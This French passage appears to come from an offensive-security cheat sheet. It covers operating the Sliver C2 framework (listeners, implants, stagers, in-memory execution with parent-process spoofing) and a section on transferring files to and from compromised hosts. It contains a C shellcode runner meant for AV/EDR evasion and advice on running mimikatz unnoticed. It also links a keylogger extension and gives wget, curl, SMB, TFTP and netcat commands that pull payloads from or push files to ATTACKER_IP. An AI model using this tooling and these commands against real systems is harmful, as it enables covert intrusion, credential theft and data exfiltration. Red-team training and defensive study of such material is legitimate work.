> Après le flag **--seconds** vous devez indiquer le délai entre chaque reconnexion.

> Après le flag **--jitter** vous devez renseigner un délai de temps aléatoire. Par exemple, si le flag --seconds est définit à 3 et que le flag --jitter est définit à 1, une reconnexion sera effectuée de manière aléatoire toutes les 3 ou 4 secondes.

Types d'implants

Types	Descriptions
--mtls	Utilise une connexion chiffrée de type mTLS.
-g	Utilise une connexion Wireguard.
--http	Utilise une connexion HTTP.
--https	Utilise une connexion HTTPS.
--dns	Utilise une connexion DNS.

Convertir un beacon en session

```
interactive
```

Listeners

Lancer un listener mTLS

```
mtls -l <LPORT>
```

Le port par défaut de mTLS est le**8888**.

Lancer un listener Wireguard

```
wg -l <LPORT>
```

Le port par défaut du listener Wireguard est le **53**.

Lancer un listener HTTP

```
http -l <LPORT>
```

Le port par défaut du listener HTTP est le **80**.

Lancer un listener HTTPS

```
https -l <LPORT>
```

Le port par défaut du listener HTTPS est le **443**.

Lancer un listener DNS

```
dns -d <FQDN>
```

Le port par défaut du listener DNS est le **53**.

Le champs **<FQDN>** doit être remplacé par le nom de domaine qui pointe sur votre serveur C2.

Afficher les sessions actives

```
sessions
```

Terminer une session

```
sessions -k <ID>
```

Afficher les beacons actifs

```
beacons
```

Se connecter à une session ou un beacon

Après avoir récupéré l'ID de l'implant, vous pouvez vous connecter dessus pour effectuer des actions :

```
use <ID>
```

Profiles

Sliver propose de créer des profiles pour sauvegarder une configuration d'implant que vous pourrez utiliser par la suite.

Créer un profil

```
profiles new --mtls <LHOST>:<LPORT> --os windows --arch amd64 --format exe <NAME>
```

> Vous pouvez bien sûr, changer le type d'implant, l'OS cible, l'architecture etc.

Vous pouvez aussi créer un profil de beacon :

```
profiles new beacon --mtls <LHOST>:<LPORT> --os windows --arch amd64 --format exe --seconds 5 --jitter 3 <NAME>
```

Afficher les profiles / implants

```
implants
```

Stagers

Les stagers sont des implants légers qui permettent d'injecter des shellcodes.

Génération du profil

```
profiles new <TYPE> <LHOST>:<LPORT> --format shellcode --arch amd64 win64
```

Lancement du listener

```
mtls
```

Lancement du stager-listener

```
stage-listener --url tcp://<IP>:<PORT> --profile win64
```

Génération du stager

```
generate stager --lhost <LHOST> --lport <LPORT> --arch amd64 --format c --save <PATH>
```

Création du runner

Le runner va être le code capable de lancer le shellcode généré précédemment.

```
#include "windows.h"

int main()
{
    unsigned char shellcode[] =
    "\xfc\x48\x83\xe4\xf0\xe8\xcc\x00\x00\x00\x41\x51\x41\x50\x52"
    "\x48\x31\xd2\x51\x56\x65\x48\x8b\x52\x60\x48\x8b\x52\x18\x48"
    ...
    "\xff\xff\xff\x48\x01\xc3\x48\x29\xc6\x48\x85\xf6\x75\xb4\x41"
    "\xff\xe7\x58\x6a\x00\x59\xbb\xe0\x1d\x2a\x0a\x41\x89\xda\xff"
    "\xd5";



    void *exec = VirtualAlloc(0, sizeof shellcode, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
    memcpy(exec, shellcode, sizeof shellcode);
    ((void(*)())exec)();

    return 0;
}
```

> Vous pouvez créer un runner un peu plus complexe pour faire de l'évasion AV/EDR en utilisant diverses techniques.

Vous pouvez le compiler :

```
x86_64-w64-mingw32-gcc -o runner.exe runner.c
```

Custom stager

Vous pouvez créer vos propres stagers, from-scratch, pour faire de l'évasion AV/EDR ou simplement pour le fun.

La documentation de Sliver donne des pistes pour vous lancer dans cette aventure :

- https://github.com/BishopFox/sliver/wiki/Stagers#custom-stagers

Post-exploitation

Execute-assembly

Cette fonctionnalité permet d'exécuter des applications **.NET** au format .exe ou .dll directement en mémoire sans jamais écrire de fichier sur le disque.

Cela peut-être utile pour contourner la protection antivirus ou pour vous camoufler.

De cette manière vous pourriez exécuter des programmes comme mimikatz ou autre sur la machine victime en passant inaperçu.

Tout d'abord, assurez-vous d'avoir un implant fonctionnel et lancez la commande suivante :

```
execute-assembly --ppid <PID> --process calc.exe --loot --name <NAME> <PATH_TO_EXE_OR_DLL> -group=All
```

> Le champs **<PID>** doit être remplacé par le process ID d'un processus légitime en cours d'exécution.

> Vous pouvez utiliser la commande **ps** pour récupérer la liste des processus avec leur PID.

> Ici, le processus sacrifié sera la calculatrice (calc.exe) et son processus parent sera celui désigné par le PID.

>

> Le fait d'injecter dans un programme existant peut le faire planter, c'est pourquoi il existe une autre méthode décrite après.

L'option **--loot** permet de sauvegarder la sortie standard du programme en base de donnée sur le serveur afin de pouvoir l'afficher plus tard grâce à la commande suivante :

```
loot fetch
```

> Le nom du loot à sélectionner vous sera demandé. Vous pouvez le récupérer grâce à la commande **loot**.

Vous pouvez aussi choisir de ne pas sacrifier un processus grâce à l'option **--in-process** :

```
execute-assembly --in-process --loot --name <NAME> <PATH_TO_EXE_OR_DLL> -group=user
```

Vous pouvez retrouver plus d'informations sur la fonctionnalité execute-assembly :

- https://dominicbreuker.com/post/learning_sliver_c2_09_execute_assembly/

Sideload

Cette fonctionnalité est très proche de la précédente mais permet d'exécuter à peu près n'importe quel type d'exécutable (PE) ou DLL.

Tout d'abord, assurez vous d'avoir un implant fonctionnel et lancez cette commande :

```
sideload <PATH_TO_EXE> [ARG1] [ARG2]
```

SpawnDLL

Cette fonctionnalité, similaire aux deux précédentes, permet d'injecter des DLL réflectives.

Elle est très puissante si l'application que vous voulez lancer est disponible dans ce format.

Voici la syntaxe :

```
spawndll <FILE>.dll
```

> Vous pouvez aussi injecter la dll dans un processus sacrifié grâce à l'option **--process <PID>** ou alors vous pouvez carrément spoofer le processus parent avec l'option **--ppid <PID>**.

Voici une liste d'outils au format reflective DLL que vous pouvez utiliser :

- Ps-Tools by Outflanknl - Énumération
- Tutoriel - Transformer Mimikatz en format reflective DLL

Extensions et aliases

Sliver propose des extensions pour ses modules ce qui permet d'étendre ses fonctionnalités.

SliverKeylogger

- https://github.com/trustedsec/SliverKeylogger

Armory

Il s'agit du gestionnaire d'extension et d'alias de Sliver. Il permet d'en installer de manière automatisée :

```
armory install <PKG>
```

Vous pouvez chercher une extension pour voir si elle est disponible :

```
armory search <PKG>
```

Vous pouvez retrouver la liste des extensions et alias disponibles sur ce repos Github :

- https://github.com/sliverarmory/armory/blob/master/armory.json

Créer vos propres alias

- Tutoriel - Créer un alias

[Exploitation/Réseau] Transfert de fichiers

Introduction

Cette documentation présente plusieurs solution pour envoyer des fichiers sur un serveur compromis que ce soit Linux ou Windows via différents protocoles comme HTTP, SSH, FTP et SMB.

Techniques

updog / SimpleHTTPServer

- L'outil **updog** a remplacé le module python **SimpleHTTPServer** qui permet de créer rapidement un serveur web HTTP sur lequel héberger des fichiers :

```
python3 -m updog -p 80
```

- Et à l'ancienne avec **SimpleHTTPServer** :

```
python3 -m http.server 80
```

- Pour récupérer le fichier avec **wget** en Powershell :

```
powershell wget http://<ATTACKER_IP>/<FILE> -o <OUTPUT_FILE>
```

> Sous Linux vous pouvez utiliser la même commande sans powershell si le paquet wget est installé.

- On peut aussi faire avec **curl** :

```
curl http://<ATTACKER_IP>/<FILE> -o <OUTPUT_FILE>
```

> Fonctionne aussi bien sur Windows que sur Linux !

Impacket SMB Server

- On peut monter un serveur SMB rapidement avec la **suite Impacket** :

```
impacket-smbserver share $(pwd) -smb2support
```

- Puis sur la machine victime Windows on peut copier le fichier :

```
copy \\<ATTACKER_IP>\share\<FILE>
```

- Et pour Linux :

```
smbclient -L <ATTACKER_IP>
smbclient "\\\\<ATTACKER_IP>\share"
ls
get <FILE>
put <SOME_FILE>
```

SCP

- Utilise le protocole **SSH** pour envoyer un fichier :

```
scp <FILE> <user>@<IP>:/tmp
```

- Ou en récupérer :

```
scp <user>@<IP>:/<PATH>/<TO>/<FILE> <FILE>
```

TFTP

- Sur la machine de l'attaquant lancez **Metasploit** puis :

```
use auxiliary/server/tftp
set srvhost <ATTACKER_IP>
set tftproot <PATH>
run
```

- Depuis une machine Windows récupérer des fichiers :

```
tftp -i <ATTACKER_IP> GET <FILE>
```

Netcat

Depuis la machine qui doit recevoir le fichier :

```
nc -lvp <PORT> > <FILE>
```

Depuis la machine qui doit envoyerle fichier :

```
nc <ATTACKER_IP> <PORT> < <FILE>
```